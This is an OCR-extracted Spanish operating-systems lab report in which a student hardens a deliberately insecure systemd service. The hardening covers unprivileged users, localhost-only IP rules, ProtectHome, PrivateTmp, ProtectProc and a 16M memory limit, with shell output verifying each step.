
Instalación y puesta en prueba


```
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c
"./install.sh"
Contraseña:
Instalando el servicio de practica5
Failed to disable unit: Unit file insecure_service.service does not exist.
Failed to kill unit insecure_service.service: Unit insecure_service.service
not loaded.
pkill: pattern that searches for process name longer than 15 characters will
result in zero matches
Try `pkill -f' option to match against the complete command line.
Created symlink /etc/systemd/system/multi-
user.target.wants/insecure_service.service →
/etc/systemd/system/insecure_service.service.
Servicio instalado y arrancado
Para ver el estado del servicio:
        systemctl status insecure_service.service
Para ver los logs del servicio:
        systemctl status insecure_service.service -l
Para detener el servicio:
        systemctl stop insecure_service.service
Para reiniciar el servicio:
        systemctl restart insecure_service.service
Para desinstalar el servicio:
        systemctl stop insecure_service.service
        rm /etc/systemd/system/insecure_service.service
        rm /opt/sistemasoperativos/insecure_service
        systemctl daemon-reload
so@so:~/codigo-para-practicas/practica5/insecure_service$ systemctl status
```

```
insecure_service.service
● insecure_service.service - Insecure service
     Loaded: loaded (/etc/systemd/system/insecure_service.service; enabled;
preset: enabled)
     Active: active (running) since Mon 2025-06-02 21:39:05 -03; 28s ago
   Main PID: 3880 (insecure_servic)
      Tasks: 5 (limit: 10586)
     Memory: 2.4M
     CGroup: /system.slice/insecure_service.service
             └─3880 /opt/sistemasoperativos/insecure_service
so@so:~/codigo-para-practicas/practica5/insecure_service$ ps aux | grep
insecure_service
root        3880  0.0  0.0 1232112 8304 ?        Ssl  21:39   0:00
/opt/sistemasoperativos/insecure_service
```

Página







5. Configure el servicio para que se ejecute con usuario y grupo no privilegiados (en Debian y derivados se llaman nouser y nogroup). Verifique con qué UID se ejecuta el servicio usando `ps aux | grep insecure_service`.

Modificación del `insecure_service.service` → Tengo que usar `nobody` en vez de `nouser` porque en la VM que nos proveen me decía que no existen y no arrancaba el servicio.

```
# SystemD unit to handle insecure_service service
[Unit]
Description=Insecure service
After=network.target

[Service]
Type=simple
```

```
Restart=Always
ExecStart=/opt/sistemasoperativos/insecure_service
User=nobody
Group=nogroup

[Install]
WantedBy=multi-user.target
```

Comandos

```
so@so:~/codigo-para-practicas/practica5/insecure_service$ vim
insecure_service.service
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c
"./install.sh"
Contraseña:
Instalando el servicio de practica5
Removed "/etc/systemd/system/multi-
user.target.wants/insecure_service.service".
pkill: pattern that searches for process name longer than 15 characters will
result in zero matches
Try `pkill -f' option to match against the complete command line.
Created symlink /etc/systemd/system/multi-
user.target.wants/insecure_service.service →
/etc/systemd/system/insecure_service.service.
Servicio instalado y arrancado
Para ver el estado del servicio:
        systemctl status insecure_service.service
Para ver los logs del servicio:
        systemctl status insecure_service.service -l
Para detener el servicio:
        systemctl stop insecure_service.service
Para reiniciar el servicio:
        systemctl restart insecure_service.service
Para desinstalar el servicio:
        systemctl stop insecure_service.service
        rm /etc/systemd/system/insecure_service.service
        rm /opt/sistemasoperativos/insecure_service
        systemctl daemon-reload
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c "systemctl
daemon-reload"
Contraseña:
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c "systemctl
restart insecure_service.service"
Contraseña:
so@so:~/codigo-para-practicas/practica5/insecure_service$ ps aux | grep
```

```
insecure_service
so          4610 20.0  0.0   6484  2072 pts/2    S+   21:48   0:00 grep
insecure_service
```

6. Limite las IPs que pueden acceder al servicio para denegar todo por defecto y permitir solo conexiones de localhost (127.0.0.0/8).

Modificación del `insecure_service.service`

```
# SystemD unit to handle insecure_service service
[Unit]
Description=Insecure service
After=network.target

[Service]
Type=simple
Restart=Always
ExecStart=/opt/sistemasoperativos/insecure_service
User=nobody
Group=nogroup
IPAddressDeny=any
IPAddressAllow=127.0.0.0/8

[Install]
WantedBy=multi-user.target
```


Comandos


```
so@so:~/codigo-para-practicas/practica5/insecure_service$ vim
insecure_service.service
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c
"./install.sh"
Contraseña:
Instalando el servicio de practica5
Removed "/etc/systemd/system/multi-
user.target.wants/insecure_service.service".
pkill: pattern that searches for process name longer than 15 characters will
result in zero matches
Try `pkill -f' option to match against the complete command line.
Created symlink /etc/systemd/system/multi-
user.target.wants/insecure_service.service →
/etc/systemd/system/insecure_service.service.
Servicio instalado y arrancado
Para ver el estado del servicio:
```

```
        systemctl status insecure_service.service
Para ver los logs del servicio:
        systemctl status insecure_service.service -l
Para detener el servicio:
        systemctl stop insecure_service.service
Para reiniciar el servicio:
        systemctl restart insecure_service.service
Para desinstalar el servicio:
        systemctl stop insecure_service.service
        rm /etc/systemd/system/insecure_service.service
        rm /opt/sistemasoperativos/insecure_service
        systemctl daemon-reload
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c "systemctl
daemon-reload"
Contraseña:
so@so:~/codigo-para-practicas/practica5/insecure_service$ su -c "systemctl
restart insecure_service.service"
Contraseña:
```

7. Explore el directorio /home y el directorio /tmp usando el servicio y luego:
    1. Reconfigurelo para que no pueda visualizar el contenido de /home y tenga su propio /tmp privado.
    2. Recargue el servicio y verifique que estas restricciones surgieron efecto.

Viendo lo que hay en `/home` y `/tmp` previo a modificar





Hacemos las modificaciones en el service y reinstalamos

```
# SystemD unit to handle insecure_service service
[Unit]
Description=Insecure service
After=network.target

[Service]
Type=simple
Restart=Always
ExecStart=/opt/sistemasoperativos/insecure_service
User=nobody
Group=nogroup
IPAddressDeny=any
IPAddressAllow=127.0.0.0/8
ProtectHome=yes
PrivateTmp=yes

[Install]
WantedBy=multi-user.target
```

Ahora desaparece todo el contenido que antes podíamos llegar a ver en los directorios mencionados.

8. Limite el acceso a información de otros procesos por parte del servicio.

Hacemos las modificaciones en el service y reinstalamos


```
# SystemD unit to handle insecure_service service
[Unit]
```

```
Description=Insecure service
After=network.target

[Service]
Type=simple
Restart=Always
ExecStart=/opt/sistemasoperativos/insecure_service
User=nobody
Group=nogroup
IPAddressDeny=any
IPAddressAllow=127.0.0.0/8
ProtectHome=yes
PrivateTmp=yes
ProtectProc=invisible

[Install]
WantedBy=multi-user.target
```

Ahora podemos ver estos procesos nomas



9. Establezca un límite de 16M al uso de memoria del servicio e intente alocar más de esa memoria en la sección “Memoria” usando el link “Aumentar Reserva de Memoria” (http://localhost:8080/mem/alloc).

Hacemos las modificaciones en el service y reinstalamos

```
# SystemD unit to handle insecure_service service
[Unit]
Description=Insecure service
After=network.target
```

```
[Service]
Type=simple
Restart=Always
ExecStart=/opt/sistemasoperativos/insecure_service
User=nobody
Group=nogroup
IPAddressDeny=any
IPAddressAllow=127.0.0.0/8
ProtectHome=yes
PrivateTmp=yes
ProtectProc=invisible
MemoryAccounting=yes
MemoryMax=16M

[Install]
WantedBy=multi-user.target
```

Viendo si el sistema establece bien el límite

```
so@so:~/codigo-para-practicas/practica5/insecure_service$ systemctl show
insecure_service.service | grep MemoryMax
MemoryMax=16777216
so@so:~/codigo-para-practicas/practica5/insecure_service$ systemctl status
insecure_service.service
● insecure_service.service - Insecure service
     Loaded: loaded (/etc/systemd/system/insecure_service.service; enabled;
preset: enabled)
     Active: active (running) since Mon 2025-06-02 22:42:03 -03; 5s ago
   Main PID: 10094 (insecure_servic)
      Tasks: 5 (limit: 10586)
     Memory: 2.5M (max: 16.0M available: 13.4M)
     CGroup: /system.slice/insecure_service.service
             └─10094 /opt/sistemasoperativos/insecure_service
```